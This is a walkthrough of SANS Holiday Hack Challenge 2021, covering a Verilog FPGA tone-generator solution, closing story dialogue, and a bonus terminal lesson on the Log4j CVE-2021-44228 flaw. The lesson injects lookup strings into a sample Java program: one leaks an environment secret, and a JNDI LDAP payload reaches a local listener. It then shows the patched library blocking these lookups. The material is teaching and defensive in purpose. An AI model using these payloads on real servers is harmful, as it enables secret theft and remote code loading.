
```
`timescale 1ns/1ns
module tone_generator (
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);

    // ---- DO NOT CHANGE THE CODE ABOVE THIS LINE ----
    // ---- IT IS NECESSARY FOR AUTOMATED ANALYSIS ----
    // TODO: Add your code below.
    // Remove the following line and add your own implementation.
    // Note: It's silly, but it compiles...
    // assign wave_out = (clk | rst | (freq > 0));

    integer counter = 0;
    reg wave_status;
    assign wave_out = wave_status;
    integer limiter = $rtoi((1250000000 / (freq / 5)) + 0.5);
    always @(posedge clk) begin
      if (rst)
        begin
          counter <= 0;
          wave_status <= ~wave_status;
        end
      else
        begin
          if (counter == 0)
            begin
              wave_status <= ~wave_status;
              counter <= limiter -1;
            end
          else
            counter <= counter -1;
        end
      end
endmodule
```

Frequency: 1337

```
endmodule
```

With the programmed FPGA, we can insert the chip into the socket on the device that's on the table next to Crunchy. When we do so, a spaceship appears.





Upon entering the spaceship, we find Jack and a few aliens having a Zoom-call with Santa. Let's talk to all of them, and see what this is all about:

Icy Sickles

We come in peace! I am Icy Sickles from ice Planet Frost.
Many centuries ago, we Frostian trolls sent an expedition to study your planet and peoples.
Jack Frost, scion of Planet Frost's ruling family, captained that long-ago mission, which carried many hundreds of our people to your planet to conduct our research.
...

Erin Fection

I am Erin Fection, the pilot of this interstellar spaceship.
Our first expedition established a base in the land of Oz, where our researchers became known as "Munchkins."
We received a message from them long ago about a Great Schism, where the Frostian expedition split into two warring factions: Munchkins and Elves.
Thankfully, they managed to establish an uneasy peace by relocating the Elves to the North Pole.
Since then, we have heard nothing from the expedition. They went interstellar radio silent. Until NOW.
...

Buttercup

I am Buttercup, Princess of ice Planet Frost.
Thanks to your help, we received the message from the device summoning us back to Earth to address the recent unpleasantness.
We had no idea that Jack Frost would cause such trouble! We sincerely apologize.
We will take Jack back home to Planet Frost, along with all the other trolls.
The Elves and Munchkins, of course, can remain if they opt to do so.
Fear not, we WILL bring Jack and any guilty trolls to justice for their infractions. They will not bother your planet any longer.
Again, we apologize for all the troubles he has caused, and we sincerely THANK YOU for your help!
And, now that you've helped us solve everything, feel free to show off your skills with some swag - only for our victors!
...

I SAVED THE HOLIDAY SEASON AND
HELPED JACK AND THE TROLLS GET HOME!
SANS HOLIDAY HACK CHALLENGE 2021

Jack Frost

I was just having a little fun. C'mon, man!
And, I was just getting started! I had such big plans!
I don't want to go home!!!
...

Santa

The Frostians have reached out to me via video link. They've explained to me all that has happened.
I'd like to thank you for your truly excellent work in foiling Jack's plans and ensuring that he is finally brought to justice.
On behalf of all of us here at the North Pole, we wish you and yours a happy and healthy Holiday Season.
Thank you and HAPPY HOLIDAYS from me and all of the elves.
Ho Ho Ho!
...

BONUS) BLUE LOG4JACK

Cool! There's 2 new bonus-challenges! Let's talk to Bow, and then click the terminal to start the challenge...

Bow Ninecandle

Well hello! I'm Bow Ninecandle!
Sorry I'm late to KringleCon; I got delayed by this other... thing.
Say, would you be interested in taking a look? We're trying to defend the North Pole systems from the Yule Log4Jack vulnerability.
This terminal has everything you need to get going, and it'll walk you through the process.
Go ahead and give it a try! No previous experience with Log4j required.
We'll even supply a checker script in the terminal for vulnerable libraries that you could use in your own environment.
The talk Prof. Petabyte is giving will be helpful too!
Oh, and don't worry if this doesn't show up in your badge. This is just a fun extra!
...

```
🎄🎄🎄 Prof. Petabyte here. In this lesson we'll look at the details around the recent Log4j
🎄🎄🎄 vulnerabilities using sample Java programs. We'll also look at tools for scanning
🎄🎄🎄 for vulnerable source code and identifying attacks using web server logs.
🎄🎄🎄 If you get stuck, run 'hint' for assitance.

Are you ready to begin? [Y]es: Yes
```

In this lesson we'll look at Java source code to better understand the Log4j vulnerabilities described in CVE-2021-44228. You don't need to be a programmer to benefit from this lesson!

Run 'next' to continue.

```
elfu@ff62726b6779:~$ next
```

I have prepared several files for you to use in this lesson. Run the 'ls' command to see the files for this lesson.

```
elfu@ff62726b6779:~$ ls
log4j2-scan  logshell-search.sh  patched  vulnerable
```

First we'll look at the some Java source, including an example of a vulnerable Java program using the Log4j library.

Change to the vulnerable directory with the command 'cd vulnerable'

```
elfu@ff62726b6779:~$ cd vulnerable/
```

List the files in this directory. Run the 'ls' command.

```
elfu@ff62726b6779:~/vulnerable$ ls
DisplayFilev1.java  DisplayFilev2.java  log4j-api-2.14.1.jar  log4j-core-2.14.1.jar  startserver.sh  testfile.txt
```

Here we have Java source code (with the .java file name extension), and a vulnerable version of the Log4j library.

Display the contents of the DisplayFilev1.java source code with the 'cat' command.

```
 elfu@ff62726b6779:~/vulnerable$ cat DisplayFilev1.java
import java.io.*;

public class DisplayFilev1 {
    public static void main(String[] args) throws Exception {

        File file = new File(args[0]);
        BufferedReader br = new BufferedReader(new FileReader(file));

        String st;
        while ((st = br.readLine()) != null) {
            System.out.println(st);
        }
    }
}
```

This Java program has one job: it reads a file specified as a command-line argument, and displays the contents on the screen. We'll use it as an example of error handling in Java.

Let's compile this Java source so we can run it. Run the command 'javac DisplayFilev1.java'.


```
elfu@ff62726b6779:~/vulnerable$ javac DisplayFilev1.java
```

Nice work! You just compiled the Java program. Next, run the program and display the contents of the testfile.txt file.

Run 'java DisplayFilev1 testfile.txt'

```
elfu@ff62726b6779:~/vulnerable$ java DisplayFilev1 testfile.txt
Hello from Prof. Petabyte!
```


This program did its job: it displayed the testfile.txt contents. But it also has some problems. Re-run the last command, this time trying to read testfile2.txt



```
elfu@ff62726b6779:~/vulnerable$ java DisplayFilev1 testfile2.txt
Exception in thread "main" java.io.FileNotFoundException: testfile2.txt (No such file or directory)
        at java.io.FileInputStream.open0(Native Method)
        at java.io.FileInputStream.open(FileInputStream.java:195)
        at java.io.FileInputStream.<init>(FileInputStream.java:138)
        at java.io.FileReader.<init>(FileReader.java:72)
        at DisplayFilev1.main(DisplayFilev1.java:7)
```

This program doesn't gracefully handle a scenario where the file doesn't exist. Program exceptions like this one need consistent handling and logging, which is where Log4j comes in.


Run 'next' to continue.



```
elfu@ff62726b6779:~/vulnerable$ next
```

The Apache Log4j library allows developers to handle logging consistently in code.


Let's look at an example of a modified version of this program. Run 'cat DisplayFilev2.java'.



```
elfu@ff62726b6779:~/vulnerable$ cat DisplayFilev2.java
import java.io.*;
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.LogManager;

public class DisplayFilev2 {
    static Logger logger = LogManager.getLogger(DisplayFilev2.class);
    public static void main(String[] args) throws Exception {
        String st;
        try {
            File file = new File(args[0]);
            BufferedReader br = new BufferedReader(new FileReader(file));

            while ((st = br.readLine()) != null)
                System.out.println(st);
        }
        catch (Exception e) {
            logger.error("Unable to read file " + args[0] + " (make sure you specify a valid file name).");
        }
    }
}
```


This Java program has the same functionality, but the first few lines adds support for the log4j library. The 4th line from the bottom calls Log4j with the logger.error() function, followed by a logging message.

Run 'next' to continue.



```
elfu@ff62726b6779:~/vulnerable$ next
```


Let's compile this Java source with Log4j support so we can run it. Run the command 'javac DisplayFilev2.java'.



```
elfu@ff62726b6779:~/vulnerable$ javac DisplayFilev2.java
```

Nice work! Let's run the program and tell it to read testfile2.txt file.


Run 'java DisplayFilev2 testfile2.txt'



```
elfu@ff62726b6779:~/vulnerable$ java DisplayFilev2 testfile2.txt
19:24:03.998 [main] ERROR DisplayFilev2 - Unable to read file testfile2.txt (make sure you specify a valid file name).
```

This time, the program doesn't crash - it exits with an error message generated by Log4j. The Log4j library is valuable to produce consistent logging messages that can be handled flexibly. Unfortunately, multiple vulnerabilities allows attackers to manipulate this functionality in many versions of Log4j 2 before version 2.17.0.


Run 'next' to continue.



```
elfu@ff62726b6779:~/vulnerable$ next
```

The CVE-2021-44228 Log4j vulnerability is from improper input validation. Log4j includes support for lookup features, where an attacker can supply input that retrieves more data than intended from the system.


Re-run the prior java command, replacing testfile2.txt with the string '${java:version}' (IMPORTANT: include the quotation marks in this command)



```
elfu@ff62726b6779:~/vulnerable$ java DisplayFilev2 '${java:version}'
19:49:02.514 [main] ERROR DisplayFilev2 - Unable to read file Java version 1.8.0_312 (make sure you specify a valid file name).
```

Notice how the error has changed - instead of a file name, the error shows the Java version information. The Log4j lookup command java:version retrieves information from the host operating system.


Let's try another example: re-run the last command, changing the java:version string to env:APISECRET



```
elfu@ff62726b6779:~/vulnerable$ java DisplayFilev2 '${env:APISECRET}'
19:50:17.820 [main] ERROR DisplayFilev2 - Unable to read file pOFZFiWHjqKoQaRhNYyC (make sure you specify a valid file name).
```


Using the Log4j env lookup, attackers can access local environment variables, possibly disclosing secrets like this one. Log4j also supports lookup requests using the Java Naming and Directory Interface (JNDI). These requests can reach out to an attacker server to request data.

Run 'next' to continue.




```
elfu@ff62726b6779:~/vulnerable$ next
```

Log4j lookups can also tell the vulnerable server to contact the attacker using LDAP and DNS. Run the startserver.sh command to launch a simple server for testing purposes.



```
elfu@ff62726b6779:~/vulnerable$ startserver.sh
```


The bottom window is waiting for a connection at the specified IP address and port. Re-run the DisplayFilev2 program, using the Log4j lookup to connect to the server: java DisplayFilev2



```
elfu@ff62726b6779:~/vulnerable$ java DisplayFilev2 '${jndi:ldap://127.0.0.1:1389/Exploit}'
Listening on 0.0.0.0 1389
Connection received on 127.0.0.1 54394
0
```

Notice how the server received a connection from the vulnerable application in the server ("Connection received")? This is a critical part of the Log4j vulnerability, where an attacker can force a server to connect to an attacking system to exploit the vulnerability.


Press <CTRL>+C to close the DisplayFilev2 program and continue with this lesson.



```
^C
[server exited]
```


To address this vulnerability, applications need an updated version of Log4j.

Change to the ~/patched directory by running 'cd ~/patched'



```
elfu@ff62726b6779:~/vulnerable$ cd ~/patched/
```


List the contents of this directory with the 'ls' command.



```
elfu@ff62726b6779:~/patched$ ls
DisplayFilev2.java  classpath.sh  log4j-api-2.17.0.jar  log4j-core-2.17.0.jar
```


This is the same DisplayFilev2.java source, but the Log4j library is updated to a patched version.

To use the updated library, change the Java CLASSPATH variable by running 'source classpath.sh'




```
elfu@ff62726b6779:~/patched$ source classpath.sh
Changing the Java CLASSPATH to use patched Log4j
```

Compile the DisplayFilev2.java source using the patched Log4j library. Run 'javac DisplayFilev2.java'



```
 elfu@ff62726b6779:~/patched$ javac DisplayFilev2.java
```


Use the Log4j lookup string java:version by running the following command: java DisplayFilev2 '${java:version}' IMPORTANT: include the quotation marks in this command.



```
elfu@ff62726b6779:~/patched$ java DisplayFilev2 '${java:version}'
20:00:59.401 [main] ERROR DisplayFilev2 - Unable to read file ${java:version} (make sure you specify a valid file name).
```


With the fixed Log4j library, attackers can't use the lookup feature to exploit library. The same program displays the ${java:version} lookup as a literal string, without performing the actual lookup.

Next, we'll look at a technique to scan applications for the vulnerable Log4j library. Run 'cd' to return to the home directory.



```
elfu@ff62726b6779:~/patched$ cd
```

